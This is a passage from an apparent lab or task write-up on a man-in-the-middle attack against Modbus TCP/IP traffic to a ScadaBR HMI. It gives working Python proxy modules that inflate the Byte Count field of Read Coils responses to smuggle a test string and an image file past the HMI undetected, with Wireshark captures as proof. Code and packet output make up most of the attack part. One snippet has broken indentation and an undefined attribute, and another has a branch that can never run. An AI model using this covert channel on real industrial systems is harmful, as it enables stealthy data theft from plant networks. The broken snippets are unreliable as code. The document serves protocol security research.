> Ethernet II, Src: PcsCompu_e5:3a:15 (08:00:27:e5:3a:15), Dst: PcsCompu_85:70:e5 (08:00:27:85:70:e5)
> Internet Protocol Version 4, Src: 10.100.102.157, Dst: 10.100.102.156
> Transmission Control Protocol, Src Port: 502, Dst Port: 57272, Seq: 1, Ack: 13, Len: 10
v Modbus/TCP
      Transaction Identifier: 298
      Protocol Identifier: 0
      Length: 4
      Unit Identifier: 1
v Modbus
      .000 0001 = Function Code: Read Coils (1)
      [Request Frame: 1]
      [Time from request: 0.000861770 seconds]
      Byte Count: 1
    > Bit 0 : 1
    > Bit 1 : 0
    > Bit 2 : 1
    > Bit 3 : 0
    > Bit 4 : 1

0000  08 00 27 85 70 e5 08 00  27 e5 3a 15 08 00 45 00   ··'·p··· '·:···E·
0010  00 3e 06 0f 40 00 40 06  52 aa 0a 64 66 9d 0a 64   ·>··@·@· R··df··d
0020  66 9c 01 f6 df b8 78 c1  90 dd 5d 57 d5 4c 80 18   f·····x· ··]W·L··
0030  01 fd e2 31 00 00 01 01  08 0a 81 6a 9d 83 00 6c   ···1···· ···j···l
0040  11 2a 01 2a 00 00 00 04  01 01 01 15               ·*·*···· ···.
```

This cycle continues endlessly. As mentioned before, we can breakdown those packets:

Modbus TCP/IP Protocol Header Request (Read Coils)																															
0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31
Application Data Unit (ADU)																															
Transaction Identifier (2 Bytes)																Protocol Identifier (2 Bytes)															
Length Field (2 Bytes)																Unit Identifier (1 Byte)								**Function Code (1 Byte)**							
Protocol Data Unit (PDU)																															
Reference Number (2 Bytes)																**Coils Count (2 Bytes)**															

Modbus TCP/IP Protocol Header Response (Read Coils)																															
0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31
Application Data Unit (ADU)																															
Transaction Identifier (2 Bytes)																Protocol Identifier (2 Bytes)															
Length Field (2 Bytes)																Unit Identifier (1 Byte)								**Function Code (1 Byte)**							
Protocol Data Unit (PDU)																															
Byte Count (1 Byte)								**8 Coils (1 Byte)**								**8 Coils (1 Byte)**								**8 Coils (1 Byte)**							
Additional Coils (Up to 248 bytes, aka 1,984 coils)																															

Leaking information using MiTM proxy

While investigating the protocol, we found out that the ScadaBR HMI couldn't detect anomalies, meaning, extra data that's put into the response query packet, disguised as protocol data, and we can trick the HMI into believing that everything is OK.

Since it's Modbus TCP/IP, the HMI assumes that the packet is correct, and no CRC or checksum calculation is performed, since the TCP protocol does it by design, but since we change the packet in the proxy server before sending it to the HMI, the TCP calculation checksum is always correct, since it's recalculated every time.

Injecting unauthorized information

By using the byte count field of the PDU, we can manipulate the HMI into thinking that the packet is OK, even though the HMI didn't request extra data, since it doesn't check what to expect from the packet content itself. It only relays on the byte count field to check for anomalies and doesn't even look at the length field of the ADU.

Since the byte count field is 1 byte long, we can theoretically put up to 253 bytes of data into the PDU (as the maximum that the protocol allows), but the actual value is only 250 bytes, since the first 3 bytes are configured to be reserved, by the Modbus TCP/IP protocol and the HMI, for the function code field (1 byte), byte count (1 byte) and coils 1 to 5 (they only need 5 bits, but they are occupying a full byte).

Any bigger packet will be considered an anomaly and the HMI will raise an alert.

Our task is to leak the following string: "$\boldsymbol{otorio\ Rocks}$!", 50 times, without alerting the HMI. By changing the byte count field from $\mathbf{0x01}$ (1 byte) to $\mathbf{0x0C}$ (13 bytes), which tricks the HMI into thinking that the replay message is 13 bytes long (meaning it returns up to 104 coils data) instead of only 1 byte, the HMI won't alert on the next 12 bytes that are presented in the packet, and won't actually check about them, since it only cares about coils 1 to 5, which are the light bulbs. We can now put anything we want on those 12 bytes, and furthermore, we can leak specific strings.

<u>The python code to prove the concept of this security venerability</u>:


```python
def execute(self, data):
    return data[:8] + chr(0x0C) + data[9:] + "otorio Rocks!"
```

<u>A more customizable version will look something like this</u>:

```python
class Module:
    def __init__(self, incoming=False, verbose=False, options=None):
        self.text_to_leak = "otorio Rocks!"
        self.text_to_leak_times = 50

    def execute(self, data):
        leak_times = 0
            while self.bytes_count + len(self.text_to_leak) < 200:
                if self.text_to_leak_times < 1:
                    break
                leak_times += 1
            self.text_to_leak_times -= 1
            self.bytes_count += len(self.text_to_leak)
        data_to_leak = ""
        for x in range(leak_times + 1):
            data_to_leak += self.text_to_leak
        total_len = len(data_to_leak) + 1
        self.bytes_count = 0
        return data[:8] + chr(total_len) + data[9:] + data_to_leak
```


<u>Pcap files data</u>:

- Leaking multiple strings connected:



```
Apply a display filter ... <Ctrl-/>

No.  Time         Source          Destination     Protocol    Length  Info
   1 0.000000000  10.100.102.156  10.100.102.157  Modbus/TCP      78     Query: Trans:   345; Unit:   1, Func:   1: Read Coils
   2 0.000683002  10.100.102.157  10.100.102.156  Modbus/TCP     284  Response: Trans:   345; Unit:   1, Func:   1: Read Coils

> Frame 2: 284 bytes on wire (2272 bits), 284 bytes captured (2272 bits) …
> Ethernet II, Src: PcsCompu_e5:3a:15 (08:00:27:e5:3a:15), Dst: PcsCompu_…
> Internet Protocol Version 4, Src: 10.100.102.157, Dst: 10.100.102.156
> Transmission Control Protocol, Src Port: 502, Dst Port: 57504, Seq: 1, …
v Modbus/TCP
      Transaction Identifier: 345
      Protocol Identifier: 0
      Length: 4
      Unit Identifier: 1
v Modbus
      .000 0001 = Function Code: Read Coils (1)
      [Request Frame: 1]
      [Time from request: 0.000683002 seconds]
      Byte Count: 209
      Data: 15

0000  08 00 27 85 70 e5 08 00  27 e5 3a 15 08 00 45 00   ··'·p··· '·:···E·
0010  01 0e dc 37 40 00 40 06  7b b1 0a 64 66 9d 0a 64   ···7@·@· {··df··d
0020  66 9c 01 f6 e0 a0 67 42  ed 9f fd ad 18 f2 80 18   f·····gB ········
0030  01 fd e3 01 00 00 01 01  08 0a 81 6b ae f5 00 6c   ········ ···k···l
0040  55 87 01 59 00 00 00 04  01 01 d1 15 6f 74 6f 72   U··Y···· ····otor
0050  69 6f 20 52 6f 63 6b 73  21 6f 74 6f 72 69 6f 20   io Rocks !otorio 
0060  52 6f 63 6b 73 21 6f 74  6f 72 69 6f 20 52 6f 63   Rocks!ot orio Roc
0070  6b 73 21 6f 74 6f 72 69  6f 20 52 6f 63 6b 73 21   ks!otori o Rocks!
0080  6f 74 6f 72 69 6f 20 52  6f 63 6b 73 21 6f 74 6f   otorio R ocks!oto
0090  72 69 6f 20 52 6f 63 6b  73 21 6f 74 6f 72 69 6f   rio Rock s!otorio
00a0  20 52 6f 63 6b 73 21 6f  74 6f 72 69 6f 20 52 6f    Rocks!o torio Ro
00b0  63 6b 73 21 6f 74 6f 72  69 6f 20 52 6f 63 6b 73   cks!otor io Rocks
00c0  21 6f 74 6f 72 69 6f 20  52 6f 63 6b 73 21 6f 74   !otorio  Rocks!ot
00d0  6f 72 69 6f 20 52 6f 63  6b 73 21 6f 74 6f 72 69   orio Roc ks!otori
00e0  6f 20 52 6f 63 6b 73 21  6f 74 6f 72 69 6f 20 52   o Rocks! otorio R
00f0  6f 63 6b 73 21 6f 74 6f  72 69 6f 20 52 6f 63 6b   ocks!oto rio Rock
0100  73 21 6f 74 6f 72 69 6f  20 52 6f 63 6b 73 21 6f   s!otorio  Rocks!o
0110  74 6f 72 69 6f 20 52 6f  63 6b 73 21               torio Ro cks!
```

- Leaking only one string per packet:



```
No.  Time         Source          Destination     Protocol    Length  Info
  11 4.999525374  10.100.102.156  10.100.102.157  Modbus/TCP      78     Query: Trans:   350; Unit:   1, Func:   1: Read Coils
  12 4.999900902  10.100.102.157  10.100.102.156  Modbus/TCP      89  Response: Trans:   350; Unit:   1, Func:   1: Read Coils

> Frame 12: 89 bytes on wire (712 bits), 89 bytes captured (712 bits) on in
> Ethernet II, Src: PcsCompu_e5:3a:15 (08:00:27:e5:3a:15), Dst: PcsCompu_85
> Internet Protocol Version 4, Src: 10.100.102.157, Dst: 10.100.102.156
> Transmission Control Protocol, Src Port: 502, Dst Port: 57514, Seq: 1, Acl
v Modbus/TCP
      Transaction Identifier: 350
      Protocol Identifier: 0
      Length: 4
      Unit Identifier: 1
v Modbus
      .000 0001 = Function Code: Read Coils (1)
      [Request Frame: 11]
      [Time from request: 0.000375528 seconds]
      Byte Count: 14
      Data: 0a

0000  08 00 27 85 70 e5 08 00  27 e5 3a 15 08 00 45 00   ··'·p··· '·:···E·
0010  00 4b e2 c1 40 00 40 06  75 ea 0a 64 66 9d 0a 64   ·K··@·@· u··df··d
0020  66 9c 01 f6 e0 aa 02 37  8e 17 7c 1e bd 59 80 18   f······7 ··|··Y··
0030  01 fd e2 3e 00 00 01 01  08 0a 81 6b c2 7c 00 6c   ···>···· ···k·|·l
0040  5a 69 01 5e 00 00 00 04  01 01 0e 0a 6f 74 6f 72   Zi·^···· ····otor
0050  69 6f 20 52 6f 63 6b 73  21                        io Rocks !
```

The HMI doesn’t detect any anomalies, in both cases.

Leaking large amounts of data

Now, instead of a simple string, we want to leak binary data, for example, an image. But we also want to leak large amount of binary data (more than 100KB).


In this case, we'll use the same tactic as before by manipulating the byte count field, while not exceeding the maximum packet length that the protocol allows.

To overcome the challenge of sending large amount of data, we need to split our data, so it'll need to be spread across multiple packets. The number of packets that are needed to leak all the binary data depends on how big the binary data is itself. Since we can leak up to 250 bytes, we can conclude that for 1MB of binary we'll need 4195 packets (4194 packets + 1 packet for the remining data).

The customizable python code that solves this task:

```
class Module:
    def __init__(self, incoming=False, verbose=False, options=None):
        self.image_file = "/home/matand/Pictures/pic.png"
        self.bytes_count = 0
        self.max_leaked_size = 250

    def execute(self, data):
        with open(self.image_file, "rb") as f:
            img_file_data = f.read()

        img_size = len(img_file_data)
        BytesLeft = img_size - self.bytes_count

        if BytesLeft < self.max_leaked_size:
            BytesToRead = BytesLeft

        elif BytesLeft < 1:
            self.bytes_count = 0
            BytesLeft = img_size - self.bytes_count

            if BytesLeft < self.max_leaked_size:
                BytesToRead = BytesLeft

            else:
                BytesToRead = self.max_leaked_size

        else:
            BytesToRead = self.max_leaked_size

        packet_size = 1 + BytesToRead
        start_offset = self.bytes_count
        end_offset = start_offset + BytesToRead + 1
        self.bytes_count += BytesToRead

        return data[:8] + chr(packet_size) + data[9:] + img_file_data[start_offset:end_offset]
```

<u>Pcap files data</u>:



```
No.  Time         Source          Destination     Protocol    Length Info
   1 0.000000000  10.100.102.156  10.100.102.157  Modbus/TCP      78     Query: Trans:   410; Unit:   1, Func:   1: Read Coils
   2 0.001994006  10.100.102.157  10.100.102.156  Modbus/TCP     327 Response: Trans:   410; Unit:   1, Func:   1: Read Coils
   3 0.836106868  10.100.102.156  10.100.102.157  Modbus/TCP      78     Query: Trans:   411; Unit:   1, Func:   1: Read Coils
   4 0.850197112  10.100.102.157  10.100.102.156  Modbus/TCP     327 Response: Trans:   411; Unit:   1, Func:   1: Read Coils
   5 2.016460800  10.100.102.156  10.100.102.157  Modbus/TCP      78     Query: Trans:   412; Unit:   1, Func:   1: Read Coils
   6 2.018558995  10.100.102.157  10.100.102.156  Modbus/TCP     327 Response: Trans:   412; Unit:   1, Func:   1: Read Coils
   7 2.961710832  10.100.102.156  10.100.102.157  Modbus/TCP      78     Query: Trans:   413; Unit:   1, Func:   1: Read Coils
   8 2.963431746  10.100.102.157  10.100.102.156  Modbus/TCP     327 Response: Trans:   413; Unit:   1, Func:   1: Read Coils
   9 3.967360999  10.100.102.156  10.100.102.157  Modbus/TCP      78     Query: Trans:   414; Unit:   1, Func:   1: Read Coils
```

```
> Frame 2: 327 bytes on wire (2616 bits), 327 bytes captured (2616 bits) on
> Ethernet II, Src: PcsCompu_e5:3a:15 (08:00:27:e5:3a:15), Dst: PcsCompu_85
> Internet Protocol Version 4, Src: 10.100.102.157, Dst: 10.100.102.156
> Transmission Control Protocol, Src Port: 502, Dst Port: 57844, Seq: 1, Acl
> Modbus/TCP
v Modbus
      .000 0001 = Function Code: Read Coils (1)
      [Request Frame: 1]
      [Time from request: 0.001994006 seconds]
      Byte Count: 251
      Data: 0a
```

```
0000  08 00 27 85 70 e5 08 00  27 e5 3a 15 08 00 45 00   ··'·p··· '·:···E·
0010  01 39 bb c1 40 00 40 06  9b fc 0a 64 66 9d 0a 64   ·9··@·@· ···df··d
0020  66 9c 01 f6 e1 f4 d6 30  0a 94 ff 81 6e 50 80 18   f······0 ····nP··
0030  01 fd e3 2c 00 00 01 01  08 0a 81 6d 36 3c 00 6c   ···,···· ···m6<·l
0040  b7 58 01 9a 00 00 00 04  01 01 fb 0a 89 50 4e 47   ·X······ ·····PNG
0050  0d 0a 1a 0a 00 00 00 0d  49 48 44 52 00 00 00 80   ········ IHDR····
0060  00 00 00 80 08 06 00 00  00 c3 3e 61 cb 00 00 00   ········ ··>a····
0070  19 74 45 58 74 53 6f 66  74 77 61 72 65 00 41 64   ·tEXtSof tware·Ad
0080  6f 62 65 20 49 6d 61 67  65 52 65 61 64 79 71 c9   obe Imag eReadyq·
0090  65 3c 00 00 03 26 69 54  58 74 58 4d 4c 3a 63 6f   e<···&iT XtXML:co
00a0  6d 2e 61 64 6f 62 65 2e  78 6d 70 00 00 00 00 00   m.adobe. xmp·····
00b0  3c 3f 78 70 61 63 6b 65  74 20 62 65 67 69 6e 3d   <?xpacke t begin=
00c0  22 ef bb bf 22 20 69 64  3d 22 57 35 4d 30 4d 70   "···" id ="W5M0Mp
00d0  43 65 68 69 48 7a 72 65  53 7a 4e 54 63 7a 6b 63   CehiHzre SzNTczkc
00e0  39 64 22 3f 3e 20 3c 78  3a 78 6d 70 6d 65 74 61   9d"?> <x :xmpmeta
00f0  20 78 6d 6c 6e 73 3a 78  3d 22 61 64 6f 62 65 3a    xmlns:x ="adobe:
0100  6e 73 3a 6d 65 74 61 2f  22 20 78 3a 78 6d 70 74   ns:meta/ " x:xmpt
0110  6b 3d 22 41 64 6f 62 65  20 58 4d 50 20 43 6f 72   k="Adobe  XMP Cor
0120  65 20 35 2e 36 2d 63 31  33 38 20 37 39 2e 31 35   e 5.6-c1 38 79.15
0130  39 38 32 34 2c 20 32 30  31 36 2f 30 39 2f 31 34   9824, 20 16/09/14
0140  2d 30 31 3a 30 39 3a                               -01:09:
```

The HMI doesn’t detect any anomalies.


Leaking information with limitations

As far as we understood the task, we need to leak the image, on the condition that there is a coil number 900 that we must retrieve information about it, and the MTU is limited to 1000 coils. Those limitations limit the leak data to be maximum of 12 bytes per packet.

Python code:

```python
class Module:
    def __init__(self, incoming=False, verbose=False, options=None):
        self.image_file = "/home/matand/Pictures/pic.png"
        self.bytes_count = 0
        self.max_leaked_size = 250

    def execute(self, data):
        with open(self.image_file, "rb") as f:
            img_file_data = f.read()

        img_size = len(img_file_data)
        BytesLeft = img_size - self.bytes_count

        if BytesLeft < 12:
            BytesToRead = BytesLeft

        elif BytesLeft == 0:
            return data

        else:
            BytesToRead = 12 # Max bytes, 12 bytes, it's hard coded.

        packet_size = 113 + BytesToRead
        start_offset = self.bytes_count
        end_offset = start_offset + BytesToRead + 1
        self.bytes_count += BytesToRead
        data_zero = ""
        for x in range(113):
            data_zero += b'\x00'

        return data[:8] + chr(packet_size) + data[9:] + data_zero + img_file_data[start_offset:end_offset]
```

Pcap files data:



```
No.  Time         Source          Destination     Protocol    Length  Info
   1 0.000000000  10.100.102.156  10.100.102.157  Modbus/TCP      78    Query: Trans:   484; Unit:   1, Func:   1: Read Coils
   2 0.001845643  10.100.102.157  10.100.102.156  Modbus/TCP     202  [Malformed Packet]
   3 1.000136316  10.100.102.156  10.100.102.157  Modbus/TCP      78    Query: Trans:   485; Unit:   1, Func:   1: Read Coils
   4 1.001901214  10.100.102.157  10.100.102.156  Modbus/TCP     202  [Malformed Packet]
   5 2.000148806  10.100.102.156  10.100.102.157  Modbus/TCP      78    Query: Trans:   486; Unit:   1, Func:   1: Read Coils
   6 2.005136688  10.100.102.157  10.100.102.156  Modbus/TCP     202  Response: Trans:     0; Unit:   6, Func:   0: Unknown function (0)
   7 3.000300031  10.100.102.156  10.100.102.157  Modbus/TCP      78    Query: Trans:   487; Unit:   1, Func:   1: Read Coils
   8 3.001205473  10.100.102.157  10.100.102.156  Modbus/TCP     202  [Malformed Packet]
   9 4.021931454  10.100.102.156  10.100.102.157  Modbus/TCP      78    Query: Trans:   488; Unit:   1, Func:   1: Read Coils
```

```
> Frame 2: 202 bytes on wire (1616 bits), 202 bytes captured (1616 bits) on
> Ethernet II, Src: PcsCompu_e5:3a:15 (08:00:27:e5:3a:15), Dst: PcsCompu_85
> Internet Protocol Version 4, Src: 10.100.102.157, Dst: 10.100.102.156
> Transmission Control Protocol, Src Port: 502, Dst Port: 58142, Seq: 1, Ack
> Modbus/TCP
> Modbus
> [Malformed Packet: Modbus/TCP]
> [Malformed Packet: Modbus/TCP]
> [Malformed Packet: Modbus/TCP]
> [Malformed Packet: Modbus/TCP]
> [Malformed Packet: Modbus/TCP]
> [Malformed Packet: Modbus/TCP]
> [Malformed Packet: Modbus/TCP]
> [Malformed Packet: Modbus/TCP]
> [Malformed Packet: Modbus/TCP]
> [Malformed Packet: Modbus/TCP]
> [Malformed Packet: Modbus/TCP]
> [Malformed Packet: Modbus/TCP]
> [Malformed Packet: Modbus/TCP]
> [Malformed Packet: Modbus/TCP]
> [Malformed Packet: Modbus/TCP]
> [Malformed Packet: Modbus/TCP]
> [Malformed Packet: Modbus/TCP]
> [Malformed Packet: Modbus/TCP]
```

```
0000  08 00 27 85 70 e5 08 00  27 e5 3a 15 08 00 45 00   ··'·p···  '·:···E·
0010  00 bc 2f dd 40 00 40 06  28 5e 0a 64 66 9d 0a 64   ··/·@·@·  (^·df··d
0020  66 9c 01 f6 e3 1e 61 9f  63 e6 a3 52 75 bf 80 18   f·····a·  c··Ru···
0030  01 fd e2 af 00 00 01 01  08 0a 81 6e b8 50 00 6d   ········  ···n·P·m
0040  17 dd 01 e4 00 00 00 04  01 01 7d 15 00 00 00 00   ········  ··}·····
0050  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········  ········
0060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········  ········
0070  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········  ········
0080  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········  ········
0090  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········  ········
00a0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········  ········
00b0  00 00 00 00 00 00 00 00  00 00 00 00 00 89 50 4e   ········  ······PN
00c0  47 0d 0a 1a 0a 00 00 00  0d 49                     G·······  ·I
```

Notice that Wireshark can’t decipher those packets, but the HMI doesn’t detect any anomalies.

Full python code

```python
#!/usr/bin/env python2
import os.path as path
import struct


class Module:
    def __init__(self, incoming=False, verbose=False, options=None):
        self.name = path.splitext(path.basename(__file__))[0]
        self.description = 'Simply print the received data as text'
        self.incoming = incoming  # incoming means module is on -im chain

        # Task settings
        self.text_to_leak = "otorio Rocks!"    # Text to leak
        self.text_to_leak_times = 50          # How many times we want to leak the text
        self.image_file = "/home/matand/Pictures/pic.png"    # Image file location
        self.bytes_count = 0    # Bytes count for image file
        self.task_mode = 1    # Task mode: 0 = Normal, 1 = Leaking text, 2 = Leaking image, 3 = Leaking image with limitations

        # Maximum leak size allowed by the Modbus TCP protocol itself.
        self.max_leaked_size = 250    # Actually it's 253 bytes, but the first 3 bytes are reserved for the factory operation.

    def execute(self, data):
        if self.task_mode == 1:
            leak_times = 0
            while self.bytes_count + len(self.text_to_leak) < 200:
                if self.text_to_leak_times < 1:
                    break

                leak_times += 1
                self.text_to_leak_times -= 1
                self.bytes_count += len(self.text_to_leak)

            data_to_leak = ""

            for x in range(leak_times + 1):
                data_to_leak += self.text_to_leak

            total_len = len(data_to_leak) + 1
            self.bytes_count = 0

            return data[:8] + chr(total_len) + data[9:] + data_to_leak

        elif self.task_mode == 2:
            with open(self.image_file, "rb") as f:
                img_file_data = f.read()

            img_size = len(img_file_data)
            BytesLeft = img_size - self.bytes_count

            if BytesLeft < self.max_leaked_size:
                BytesToRead = BytesLeft

            elif BytesLeft < 1:
                self.bytes_count = 0
                BytesLeft = img_size - self.bytes_count

                if BytesLeft < self.max_leaked_size:
                    BytesToRead = BytesLeft

                else:
                    BytesToRead = self.max_leaked_size

            else:
                BytesToRead = self.max_leaked_size

            packet_size = 1 + BytesToRead
            start_offset = self.bytes_count
            end_offset = start_offset + BytesToRead + 1
            self.bytes_count += BytesToRead

            return data[:8] + chr(packet_size) + data[9:] + img_file_data[start_offset:end_offset]

        elif self.task_mode == 3:
            with open(self.image_file, "rb") as f:
                img_file_data = f.read()

            img_size = len(img_file_data)
            BytesLeft = img_size - self.bytes_count

            if BytesLeft < 12:
                BytesToRead = BytesLeft

            elif BytesLeft == 0:
                return data

            else:
                BytesToRead = 12 # Max bytes, 12 bytes, it's hard coded.

            packet_size = 113 + BytesToRead
            start_offset = self.bytes_count
            end_offset = start_offset + BytesToRead + 1
            self.bytes_count += BytesToRead
            data_zero = ""
            for x in range(113):
                data_zero += b'\x00'

            return data[:8] + chr(packet_size) + data[9:] + data_zero + img_file_data[start_offset:end_offset]

        return data

    def help(self):
        return ""


if __name__ == '__main__':
    print 'This module is not supposed to be executed alone!'
```

Bibliography and references

Modbus TCP/IP

- Introduction to Modbus TCP/IP, Acromag, 2005

- Modbus Messaging on TCP/IP Implementation Guide, Modbus Organization, October 24th, 2006

- An Introduction to Modbus TCP/IP, Real Time Automation

- Shreyas Sharma, Understanding Modbus TCP-IP: An In depth Exploration, WeVolver, June 20th, 2023

Modbus TCP/IP Vulnerabilities

- Gabriel Sanchez, Man-In-The-Middle Attack Against Modbus TCP Illustrated with Wireshark, Sans, October 20th, 2017

- Evangelio I. Evangelia Vulnerabilities of the Modbus Protocol, University of Piraeus, Athens, Greece, February 2018

- Shampa Banik, Trapa Banik, S. M. Mostaq Hossain, and Sohag Kumar Saha, Implementing Man-in-the-Middle Attack to Investigate Network Vulnerabilities in Smart Grid Test-bed, AIIoT, May 31th 2023